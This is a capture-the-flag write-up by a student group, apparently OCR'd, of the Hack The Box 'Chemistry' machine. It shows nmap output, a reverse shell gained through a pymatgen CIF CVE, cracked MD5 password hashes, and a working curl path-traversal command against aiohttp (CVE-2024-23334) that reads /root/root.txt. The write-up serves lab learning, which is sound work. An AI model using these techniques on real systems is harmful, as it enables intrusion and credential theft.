
Hack The Box - Chemistry

Kelompok 5
Kevin Diaz Pramono - 2702229472
Johan Davin Hermawan - 2702223790
Marianne Soebekti - 2702247632


Today we will try one of the HackTheBox active machines called Chemistry. The difficulty of this machine is easy and this machine is for linux.

HackTheBox is different with vulnhub machines, if we want to play the machines we must connect to their OpenVPN first and then we get the IP Address of the machines, just like this



INFORMATION GATHERING


So first of all, we want to see what service on `10.10.11.38` has, let's nmap this IP.




Ok, now we can see, there are two open ports in this IP, `22` as ssh and `5000` as upnp. What service is that in `5000`? Let's find out what that is.

```
┌──(kali㉿kali)-[~/vpn]
└─$ nmap -sC -sV 10.10.11.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 12:11 EST
Nmap scan report for 10.10.11.38
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Wed, 20 Nov 2024 16:58:17 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Cr
```


So basically, port `5000` is just an HTTP service? Let's find out when we open `http://10.10.11.38:5000`




When we enter that IP, came out a page, and it is written Chemistry CIF Analyzer, we didn't know what is that supposed to mean, so we tryna google it



As we can see, CIF is a text file that contains information about crystallographic information (some chemistry thing). Beside that, we can see there are two options, login and register. Let's try to make an account because we want to see what users can do!




Wow, we know that users can upload a CIF file, then the web will display information inside the file. So we thought this is going to be File Upload Exploit, and we are gonna find the CIF File exploit.




Jackpot! There is a CVE about this program. The program runs a pymatgen, a python library. Then we are just going to use the payload from the CVE, and modify some parts so we can get a reverse shell.

EXPLOIT


We add a bash shell, plugged in our ip and port. We used port **4445**.



After that, we set a listener on port **4445**. After setting up all we need, we just upload the file and the view button will appear.



After we press the view button, it should run the payload (the exploit).



Boom!!! We get the connection. After that, we want to see what is inside the server

```
┌──(kali㉿kali)-[~/vpn]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.66] from (UNKNOWN) [10.10.11.38] 39578
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
app.py
instance
pwned
static
templates
uploads
$
```

I already do the enumeration, and we can go to instance directory

```
$ cd instance
$ ls
database.db
database_dump.sql
databse.db
user_dump.txt
$
```

Inside the Instance directory, there is a database that contains a user and password. It looks like there is another user that already dumped the file in **user_dump.txt**, but we will try to dump it.

Looks like there is something hashed, and we think it was the password of the user, let's try to crack them. We will use **crackstation.net** to help cracking the hash.

Hash	Type	Result
2861debaf8d99436a10ed6f75a252abf	Unknown	Not found.
197865e46b878d9e74a0346b6d59886a	Unknown	Not found.
63ed86ee9f624c7b14f1d4f43dc251a5	md5	unicorniosrosados
02fcf7cfc10adc37959fb21f06c6b467	Unknown	Not found.
3dec299e06f7ed187bac06bd3b670ab2	Unknown	Not found.
9ad48828b0955513f7cf0f7f6510c8f8	md5	carlos123
6845c17d298d95aa942127bdad2ceb9b	md5	peterparker
c3601ad2286a4293868ec2a4bc606ba3	md5	victoria123
a4aa55e816205dc0389591c9f82f43bb	Unknown	Not found.
6cad48078d0241cca9a7b322ecd073b3	Unknown	Not found.
4af70c80b68267012ecdac9a7e916d18	Unknown	Not found.
4e5d71f53fdd2eabdbabb233113b5dc0	Unknown	Not found.
9347f9724ca083b17e39555c36fd9007	Unknown	Not found.
6896ba7b11a62cacffbdaded457c6d92	Unknown	Not found.
a3fa9e0b6b24b1cada4b756c0d240444	md5	bubble
827ccb0eea8a706c4c34a16891f84e7b	md5	12345
35d6d33467aae9a2e3dccb4b6b027878	md5	three
9d5e3ecdeb4cdb7acfd63075ae046672	md5	kevin
6dd159284c2dac4bda0e4a0f71e6713d	Unknown	Not found.
7488e331b8b64e5794da3fa4eb10ad5d	md5	admin12345

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Not all of that can be cracked, but there is some that got cracked. What we notice is that this database contains accounts that we made on the web. Remember that this machine has ssh service? Let’s try to log in using a user in this db. The fact that this db contains an account that we make, we try to login to ssh using the account that we make.

```
┌──(kali㉿kali)-[~/vpn]
└─$ ssh awikwok@10.10.11.38
awikwok@10.10.11.38's password:
Permission denied, please try again.
awikwok@10.10.11.38's password:
Permission denied, please try again.
awikwok@10.10.11.38's password:
awikwok@10.10.11.38: Permission denied (publickey,password).
```

And, we can’t do that. Let's try to use the already existing account.

```
┌──(kali㉿kali)-[~/vpn]
└─$ ssh carlos@10.10.11.38
carlos@10.10.11.38's password:
Permission denied, please try again.
carlos@10.10.11.38's password:

┌──(kali㉿kali)-[~/vpn]
└─$ ssh peter@10.10.11.38
peter@10.10.11.38's password:
Permission denied, please try again.
peter@10.10.11.38's password:
```

Same result here, but there is something interesting.


```
kali@kali: ~/vpn ×   rosa@chemistry: ~ ×
  Swap usage:             0%
  Processes:              234
  Users logged in:        0
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:feb9:35d6

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Nov 20 17:48:57 2024 from 10.10.14.66
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
cfc8f00167acc6c3043916919e87c2d5
rosa@chemistry:~$
```

When we use the user named rosa, we can login into the ssh, and we get the user flag.

```
rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Mon, 16 Dec 2024 14:52:32 GMT
Server: Python/3.9 aiohttp/3.9.1
```

With a few attempts at network scanning, we found a service at port 8080, and then let see the server, it's aiohttp/3.9.1

Let's see if there is a way to exploit this.




There are a few of them saying CVE-2024-23334. But what is that? Let me ask my 24/7 partner, ChatGPT.

It said “CVE-2024-23334 is a directory traversal vulnerability identified in the aiohttp Python library, specifically affecting versions up to 3.9.1. The vulnerability occurs when the follow_symlinks option is enabled for static routes, allowing unauthorized access to files outside the intended directory structure. Exploiting this flaw can lead to Local File Inclusion (LFI), enabling attackers to read sensitive files on the server, such as configuration files or credentials.”

I already read a few write ups and watched a few videos about this vulnerability, so basically in this case with this vulnerability we can see the root.txt without any validation from the server-side. How about we directly practice the exploit.

```
rosa@chemistry:~$ curl -s --path-as-is http://localhost:8080/assets/../../../../../root/root.txt
ebbe71af46527c4b7a6db94a94b75f9f
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
7536915a8584cc3ba1efd925e9ea82d8
```

As you can see, I can see directly the root.txt file without any permission or validation from the server. The question is, how can I get the command? I ask my best friend, my 24/7 ChatGPT, to tell me the path, just see my prompt and the answer below.



So that's all of my write up, to beat the Chemistry machine.

With a great prompt, Comes a great answer. Cheers~